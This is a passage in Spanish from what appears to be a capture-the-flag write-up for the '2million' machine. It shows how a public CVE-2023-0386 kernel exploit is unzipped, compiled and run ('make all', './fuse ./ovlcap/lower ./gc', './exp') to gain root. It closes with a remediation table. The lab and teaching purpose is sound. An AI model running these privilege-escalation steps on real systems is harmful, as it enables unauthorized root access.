
```
admin@2million:~$ ls
CVE-2023-0386-main.zip  user.txt
admin@2million:~$ unzip CVE-2023-0386-main.zip
Archive:  CVE-2023-0386-main.zip
acc49811a9083381c28db9ec296774e6a82be419
   creating: CVE-2023-0386-main/
  inflating: CVE-2023-0386-main/Makefile
  inflating: CVE-2023-0386-main/README.md
  inflating: CVE-2023-0386-main/exp.c
  inflating: CVE-2023-0386-main/fuse.c
  inflating: CVE-2023-0386-main/getshell.c
   creating: CVE-2023-0386-main/ovlcap/
 extracting: CVE-2023-0386-main/ovlcap/.gitkeep
   creating: CVE-2023-0386-main/test/
  inflating: CVE-2023-0386-main/test/fuse_test.c
  inflating: CVE-2023-0386-main/test/mnt
  inflating: CVE-2023-0386-main/test/mnt.c
admin@2million:~$ ls -lah
total 48K
drwxr-xr-x 5 admin admin 4.0K Jan 31 14:56 .
drwxr-xr-x 3 root  root  4.0K Jun  6  2023 ..
lrwxrwxrwx 1 root  root     9 May 26  2023 .bash_history → /dev/null
-rw-r--r-- 1 admin admin  220 May 26  2023 .bash_logout
-rw-r--r-- 1 admin admin 3.7K May 26  2023 .bashrc
drwx------ 2 admin admin 4.0K Jun  6  2023 .cache
drwxrwxr-x 4 admin admin 4.0K Dec 23 11:12 CVE-2023-0386-main
-rw-rw-r-- 1 admin admin  12K Jan 31 14:39 CVE-2023-0386-main.zip
-rw-r--r-- 1 admin admin  807 May 26  2023 .profile
drwx------ 2 admin admin 4.0K Jun  6  2023 .ssh
-rw-r----- 1 root  admin   33 Jan 31 14:48 user.txt
```

Según el README del repositorio que descargamos la forma de usar el exploit es la siguiente:


1. Entramos en el fichero y desde ahí compilamos con el siguiente comando:
    a. make all





2. Abrimos una terminal e ingresamos por ssh con el usuario y pwd que ya conocemos. Luego procedemos a ingresar el siguiente comando:
    a. ./fuse ./ovlcap/lower ./gc





3. Finalmente abrimos otra terminal por ssh, con los accesos que ya conocemos y corremos el siguiente comando:
    a. ./exp




Ejecutamos “whoami”:




Ahora solo resta imprimir las flags: user.txt y root.txt.




El equipo ha sido vulnerado por completo.

## Recomendaciones

| Vulnerabilidad | Tipo | Recomendación |
|---|---|---|
| Uso de encriptaciones | MUY GRAVE | Procurar que los archivos que generan invitaciones produzcan códigos de encriptación mas seguros. Evitar usar base64. |
| Evitar uso de fichero. env | MUY GRAVE | Este fichero es usado muy comúnmente para almacenar información sensible por lo que no se recomienda su uso. |
| Actualizar kernel de SO | MUY GRAVE | Es recomendable actualizar la versión del Kernel que se usa actualmente. De ser posible, actualizar todo el S.O a una versión mas actual. |